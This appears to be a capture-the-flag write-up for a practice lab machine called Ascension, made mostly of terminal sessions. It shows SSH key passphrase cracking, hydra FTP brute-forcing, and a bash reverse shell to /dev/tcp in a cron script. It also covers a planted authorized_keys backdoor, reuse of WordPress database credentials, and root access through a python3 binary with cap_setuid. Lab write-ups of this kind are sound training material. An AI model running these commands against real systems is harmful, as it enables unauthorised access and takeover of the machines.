e92be23a63b9e2f0d9795ce3aa1f7d31b7cc6333d1dc0929c3a1134d119eaf24f00d0770c692a21f1c55a720d7efe3d79d974c985b3f4d1f6f31b703c95c1542c9bae1c60fa6830ea16376dd013bace7e50e1190a8f5022275c2c986c856f7df2da0b1e8e78efdbf5c2a22af8d66a600c5531a960b5b9037ad7bb11a83e4e86abd4f63373cf5f2b497f7d980e9e938112942a71beeddcf2cc730ecc4ad8cf874c25d839818c25f757c31e983c791da4c2eeefdbf5c24222593a3f30a1c899f9f34a46618a8001546ddfaa3f35e6e67666b3d610ef4c5b0f4ad3305b676083064e6f1f02a8ba4fab2c3e85ba841367f59540b9786ba7345522ab9c8a05179c6aefbdf3921fa76b4c7cb3a4d03dabdfa596e6443c67cd39111d53a347003ffef5db26e05881e0d7f3fd9550da9425df633072db7d00ff3ebad33e30e76e4290970e83a844a1def6f9b90f3ae5736072d0c3bb7754366355032d8c19b62b6daeb36c0cfe57a2656cf7bc3698a661b9461ae54518b230657df28d7c724$486
```

```
(karthik@vbox)-[~/HackSmarter/Ascension]
$ john hash.txt --wordlist=pwlist.txt
Created directory: /home/karthik/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2025-10-03 08:28) 0g/s 61.19p/s 61.19c/s 61.19C/s
Session completed.
```

→ pwlist.txt is not worked, so use rockyou.txt by /usr/share/wordlists/rockyou.txt and then you will get the password as “sammie1”.

```

(karthik@vbox)-[~/HackSmarter/Ascension]
$ ssh user1@ascension.hsm -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1012-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri Oct  3 03:09:18 UTC 2025

System load:  0.0           Temperature:   -273.1 C
Usage of /:   41.5% of 6.71GB Processes:      141
Memory usage: 31%          Users logged in: 0
Swap usage:   0%           IPv4 address for ens5: 10.0.25.216

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Sep 21 17:45:17 2025 from 10.0.0.247
user1@ip-10-0-25-216:~$

```

```

Last login: Sun Sep 21 17:45:17 2025 from 10.0.0.247
user1@ip-10-0-25-216:~$ cd /opt/
user1@ip-10-0-25-216:/opt$ ls
ftpuser  root  user1  user2  user3
user1@ip-10-0-25-216:/opt$ cd user1
user1@ip-10-0-25-216:/opt/user1$ ls
flag1
user1@ip-10-0-25-216:/opt/user1$ cat flag1
RkxBRzF7aGpzeXU4OTIzMzRoam9obnNkOHkyOTNoNH0=
user1@ip-10-0-25-216:/opt/user1$ cd user2
-bash: cd: user2: No such file or directory
user1@ip-10-0-25-216:/opt/user1$ cd ..
user1@ip-10-0-25-216:/opt$ cd user2
-bash: cd: user2: Permission denied
user1@ip-10-0-25-216:/opt$ cd user3
-bash: cd: user3: Permission denied
user1@ip-10-0-25-216:/opt$ cd root
-bash: cd: root: Permission denied
user1@ip-10-0-25-216:/opt$ cd ftpuser
-bash: cd: ftpuser: Permission denied

```

Post Exploitation

→ Users with shells

```
user1:x:1001:1001::/home/user1:/bin/bash
user2:x:1002:1002::/home/user2:/bin/bash
user3:x:1003:1003::/home/user3:/bin/bash
ftpuser:x:1004:1004::/home/ftpuser:/bin/bash
user1@ip-10-0-25-216:/$
```

General enumeration and loot

Wordpress default database creds

```
user1@ip-10-0-25-216:/var/www/html$ cat wp-config.php

<?php

define('DB_NAME', 'wordpress');

define('DB_USER', 'wpuser');

define('DB_PASSWORD', 'wppassword');

define('DB_HOST', 'localhost');

?>
```

→ So we didn't find much on this, so i want to run "pspy". "Pspy" allows us to see, are there any cronjobs running that are user doesn't have access to, maybe we can modify them in some way.

```
2025/10/03 04:28:11 CMD: UID=0      PID=1467   | /usr/libexec/fwupd/fwupd
2025/10/03 04:28:11 CMD: UID=0      PID=958    | sshd: /usr/sbin/sshd -D -o AuthorizedKeysComma
f -o AuthorizedKeysCommandUser ec2-instance-connect [listener] 0 of 10-100 startups
2025/10/03 04:28:11 CMD: UID=111    PID=915    | /usr/sbin/mysqld
2025/10/03 04:28:11 CMD: UID=0      PID=896    | /sbin/agetty -o -p -- \u --noclear - linux
2025/10/03 04:28:11 CMD: UID=0      PID=894    | /usr/sbin/ModemManager
```

→ Here, mysql is running(worth digging into)

→ There is also something like backup.sh running, potentially we can abuse this cronjob.

```

2025/10/03 04:29:01 CMD: UID=0 PID=5620 | /usr/sbin/CRON -f -P
2025/10/03 04:29:01 CMD: UID=0 PID=5619 | /usr/sbin/CRON -f -P
2025/10/03 04:29:01 CMD: UID=0 PID=5618 | /usr/sbin/CRON -f -P
2025/10/03 04:29:01 CMD: UID=1002 PID=5624 | /bin/sh -c /tmp/backup.sh
2025/10/03 04:29:01 CMD: UID=1002 PID=5627 | /bin/sh -c /tmp/backup.sh
2025/10/03 04:30:01 CMD: UID=0 PID=5632 | /usr/sbin/cron -f -P
2025/10/03 04:30:01 CMD: UID=0 PID=5631 | /usr/sbin/cron -f -P
2025/10/03 04:30:01 CMD: UID=0 PID=5630 | /usr/sbin/cron -f -P

```

```

user1:x:1001:1001::/home/user1:/bin/bash
user2:x:1002:1002::/home/user2:/bin/bash
user3:x:1003:1003::/home/user3:/bin/bash

```

→ This is user2.

Compromising user2:

```

2025/10/03 04:45:02 CMD: UID=1002 PID=5989 | bash -i
^CExiting program... (interrupt)
user1@ip-10-0-25-216:/tmp$ cat backup.sh
#!/bin/bash
bash -c 'exec bash -i &>/dev/tcp/10.200.7.165/1337 <&1'
user1@ip-10-0-25-216:/tmp$

```

```

(karthik@vbox)-[~]
$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.200.7.165] from (UNKNOWN) [10.0.25.216] 33390
bash: cannot set terminal process group (5948): Inappropriate ioctl for device
bash: no job control in this shell
user2@ip-10-0-25-216:~$ ls -la
ls -la
total 20
drwxr-x-- 2 user2 user2 4096 Sep 21 17:45 .
drwxr-xr-x 7 root  root 4096 Sep 19 16:16 ..
-rw-r--r-- 1 user2 user2 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 user2 user2 3771 Mar 31 2024 .bashrc
-rw-r--r-- 1 user2 user2 807 Mar 31 2024 .profile
user2@ip-10-0-25-216:~$ cd /home

```

→ First thing we want to do is stabilize the shell, for that you need your own public key. If you don't have one, just generate by the command "ssh-keygen". So basically what we are doing is, to stabilize the shell, we did a backdoor ssh key.

→ Now I am echoing my public key to his authorized keys.

```
user2@ip-10-0-25-216:~$ ls -la
ls -la
total 20
drwxr-x— 2 user2 user2 4096 Sep 21 17:45 .
drwxr-xr-x 7 root  root 4096 Sep 19 16:16 ..
-rw-r--r-- 1 user2 user2 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 user2 user2 3771 Mar 31 2024 .bashrc
-rw-r--r-- 1 user2 user2 807 Mar 31 2024 .profile
user2@ip-10-0-25-216:~$ mkdir .ssh
mkdir .ssh
user2@ip-10-0-25-216:~$ cd .ssh
cd .ssh
user2@ip-10-0-25-216:~/ssh$ touch authorized_keys
touch authorized_keys
```

```
rm authorized_keys
user2@ip-10-0-25-216:~/ssh$ ls
ls
user2@ip-10-0-25-216:~/ssh$ touch authorized_keys
touch authorized_keys
user2@ip-10-0-25-216:~/ssh$ echo 'SHA256:1Fof5T8eJ/ppRMfzhyuLftgkVrQXsEhukmuTHsVKN3Y karthik@vbox' > authorized_keys
<VrQXsEhukmuTHsVKN3Y karthik@vbox' > authorized_keys
user2@ip-10-0-25-216:~/ssh$ cat authorized_keys
cat authorized_keys
SHA256:1Fof5T8eJ/ppRMfzhyuLftgkVrQXsEhukmuTHsVKN3Y karthik@vbox
user2@ip-10-0-25-216:~/ssh$
```

```
(karthik@vbox)-[~]
$ ssh user2@ascension.hsm
user2@ascension.hsm: Permission denied (publickey).
```

```

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro

System information as of Fri Oct  3 14:28:31 UTC 2025

System load:  0.07           Temperature:    -273.1 C
Usage of /:   41.6% of 6.71GB Processes:        144
Memory usage: 37%           Users logged in:  1
Swap usage:   0%            IPv4 address for ens5: 10.1.62.206

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy s

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

user2@ip-10-1-62-206:~$

```

→ Now we have a stable shell.

```

user2@ip-10-1-222-144:~$ cat .bash_history
whoami
ls -la
mkdir .ssh
cd .ssh
touch authorized_keys
echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINU5uyW1dvvUqheEyBtKbfMLLgeK1wQYNA9Ajr+HVUzZ tyL
cat authorized_key8s
cat authorized_keys
exit
user2@ip-10-1-222-144:~$ cd /opt/
user2@ip-10-1-222-144:/opt$ ls
ftpuser  root  user1  user2  user3
user2@ip-10-1-222-144:/opt$ cd user2
user2@ip-10-1-222-144:/opt/user2$ ls
flag2
user2@ip-10-1-222-144:/opt/user2$ cat flag2
kxBRzJ7c2RoaDk4MjM0bnpvaG4za2pkajIzM2ZkfQ==
user2@ip-10-1-222-144:/opt/user2$

```



```

user2@ip-10-1-68-205:~$ cd /opt/
user2@ip-10-1-68-205:/opt$ ls -la
total 28
drwxr-xr-x  7 root    root 4096 Sep 19 16:16 .
drwxr-xr-x 22 root    root 4096 Nov 28 05:23 ..
drwx-----  2 ftpuser root 4096 Sep 19 16:16 ftpuser
drwx-----  2 root    root 4096 Sep 19 16:16 root
drwx-----  2 user1   root 4096 Sep 19 16:16 user1
drwx-----  2 user2   root 4096 Sep 19 16:16 user2
drwx-----  2 user3   root 4096 Sep 19 16:16 user3
user2@ip-10-1-68-205:/opt$

```

```

(karthik@vbox) [~/HackSmarter/Ascension]
$ hydra -l ftpuser -P pwlist.txt ftp://ascension.hsm
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-28 12:04:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21 login tries (l:1/p:21), ~2 tries per task
[DATA] attacking ftp://ascension.hsm:21/
[21][ftp] host: ascension.hsm login: ftpuser password: secret
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-28 12:04:49
(karthik@vbox) [~/HackSmarter/Ascension]

```

```

-bash: cd: ftpuser: Permission denied
user2@ip-10-1-68-205:/opt$ su ftpuser
Password:
ftpuser@ip-10-1-68-205:/opt$ ls -la
total 28
drwxr-xr-x  7 root    root 4096 Sep 19 16:16 .
drwxr-xr-x 22 root    root 4096 Nov 28 05:23 ..
drwx-----  2 ftpuser root 4096 Sep 19 16:16 ftpuser
drwx-----  2 root    root 4096 Sep 19 16:16 root
drwx-----  2 user1   root 4096 Sep 19 16:16 user1
drwx-----  2 user2   root 4096 Sep 19 16:16 user2
drwx-----  2 user3   root 4096 Sep 19 16:16 user3
ftpuser@ip-10-1-68-205:/opt$ cd ftpuser
ftpuser@ip-10-1-68-205:/opt/ftpuser$ ls -la
total 12
drwx-----  2 ftpuser root 4096 Sep 19 16:16 .
drwxr-xr-x  7 root    root 4096 Sep 19 16:16 ..
-rw-----  1 ftpuser root  41 Sep 21 00:04 flag3
ftpuser@ip-10-1-68-205:/opt/ftpuser$ cat flag3
RkxBRzN7Z2pkb2huYXNkOTgyMzRram5iY2tkZn0=
ftpuser@ip-10-1-68-205:/opt/ftpuser$

```

Hunting for Flag 4:

Hint: mysql database under flags

→ In previous enumeration we found some credentials stored in wp-config.php

```
ftpuser@ip-10-1-68-205:/opt/ftpuser$ mysql -u wpuser -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.43-0ubuntu0.24.04.2 (Ubuntu)
```

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> ls
      → \c
mysql>
```

```
mysql> \c
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| performance_schema |
| wordpress |
+-----+
3 rows in set (0.00 sec)
```

```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```



```
mysql> show tables;
```

Tables_in_wordpress
flags
users

```
2 rows in set (0.00 sec)
```

```
mysql> select * from flags;
```

id	flag
1	RkxBRzR7d2ViamhuYXNkMzg5MjM0a25kam9pM2R9

```
1 row in set (0.01 sec)
```

```
mysql> ^C
```

```
mysql> select * from users;
```

id	username	password
1	user3	user3password

```
1 row in set (0.01 sec)
```

```

drwx----- 2 user3 root 4096 Sep 19 16:16 user3
ftpuser@ip-10-1-68-205:/opt$ su user3
Password:
user3@ip-10-1-68-205:/opt$ ls -la
total 28
drwxr-xr-x  7 root    root 4096 Sep 19 16:16 .
drwxr-xr-x 22 root    root 4096 Nov 28 05:23 ..
drwx----- 2 ftpuser root 4096 Sep 19 16:16 ftpuser
drwx----- 2 root    root 4096 Sep 19 16:16 root
drwx----- 2 user1   root 4096 Sep 19 16:16 user1
drwx----- 2 user2   root 4096 Sep 19 16:16 user2
drwx----- 2 user3   root 4096 Sep 19 16:16 user3
user3@ip-10-1-68-205:/opt$ cd user3
user3@ip-10-1-68-205:/opt/user3$ ls -la
total 12
drwx----- 2 user3 root 4096 Sep 19 16:16 .
drwxr-xr-x  7 root  root 4096 Sep 19 16:16 ..
-rw----- 1 user3 root  41 Sep 21 00:04 flag5
user3@ip-10-1-68-205:/opt/user3$ cat flag5
RkxBRzV7am9obmFiY2RzamhmczgyMzRram5ib3p9
user3@ip-10-1-68-205:/opt/user3$

```

```

user3@ip-10-1-68-205:/opt$ sudo -l
[sudo] password for user3:
Sorry, user user3 may not run sudo on ip-10-1-68-205.
user3@ip-10-1-68-205:/opt$ id
uid=1003(user3) gid=1003(user3) groups=1003(user3)
user3@ip-10-1-68-205:/opt$

```

- Anyways we know we may use linpeas but let's try manually.
- we didn't see much with spy
- Also one thing we need to check is capabilities.
- Sometimes, especially if you are in a docker container, you may see passwords being stored in the environment(type "env"). Anyway we are not in docker.
- Kernel exploits are not very often in realworld, if you do this in real engagement then you may crash their entire server, not good. You may try this if anything didn't work in only CTF's.

check linux capabilities privesc

AI Mode

All

Videos

Shopping

Images

Short videos

News

More ▾

Tools ▾

✦ AI Overview

🌐

En

🔊

Listen

To check for potential Linux capabilities privilege escalation (privesc), you must enumerate binaries with assigned capabilities and then determine if those binaries can be abused to gain higher privileges. [🔗](#)

Step 1: Enumerate Capabilities

Use the `getcap` command to find all files in the system that have capabilities set. As a low-privileged user, you will likely encounter permission errors, which you can redirect to `/dev/null` for a cleaner output. [🔗](#)

bash



```
/sbin/getcap -r / 2>/dev/null
```

```
user3@ip-10-1-68-205:/opt$ /sbin/getcap -r / 2>/dev/null
/home/user3/python3 cap_setuid=ep
/snap/core22/2111/usr/bin/ping cap_net_raw=ep
/snap/core22/2133/usr/bin/ping cap_net_raw=ep
/snap/snapd/25202/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,cap_sys_nice=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep
```

→ Having this permission over python3 may allow us to escape and become the root user.

→ Now go to the GTFObins.

https://gtfobins.github.io/#python

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Bug Bounty Program L... Kali Training | Kali Linu... CyberChef Tene

Shell Command Reverse shell Non-interactive reverse shell Bind shell

Non-interactive bind shell File upload File download File write File read Library load

SUID Sudo Capabilities Limited SUID

python|

Binary	Functions
python	Shell Reverse shell File upload File download File write File read Library load SUID Sudo Capabilities

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

```
user3@ip-10-1-68-205:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
PermissionError: [Errno 1] Operation not permitted
user3@ip-10-1-68-205:~$ /home/user3/python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
# ls -la
total 7856
drwxr-x--- 2 user3 user3 4096 Sep 21 17:46 .
drwxr-xr-x 7 root root 4096 Sep 19 16:16 ..
-rw-r--r-- 1 user3 user3 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 user3 user3 3771 Mar 31 2024 .bashrc
-rw-r--r-- 1 user3 user3 807 Mar 31 2024 .profile
-rwxr-xr-x 1 user3 user3 8021824 Sep 21 00:04 python3
# cd /opt/
# ls -la
total 28
drwxr-xr-x 7 root root 4096 Sep 19 16:16 .
drwxr-xr-x 22 root root 4096 Nov 28 05:23 ..
drwx----- 2 ftpuser root 4096 Sep 19 16:16 ftpuser
drwx----- 2 root root 4096 Sep 19 16:16 root
drwx----- 2 user1 root 4096 Sep 19 16:16 user1
drwx----- 2 user2 root 4096 Sep 19 16:16 user2
drwx----- 2 user3 root 4096 Sep 19 16:16 user3
# cd root
# ls -la
total 12
drwx----- 2 root root 4096 Sep 19 16:16 .
drwxr-xr-x 7 root root 4096 Sep 19 16:16 ..
-rw----- 1 root root 41 Sep 21 00:04 flag6
#
```

```
# cat flag6
RkxBRzZ7c2RmanVkaGZzODIzNGtqbmJvaG5kamZ9
#
```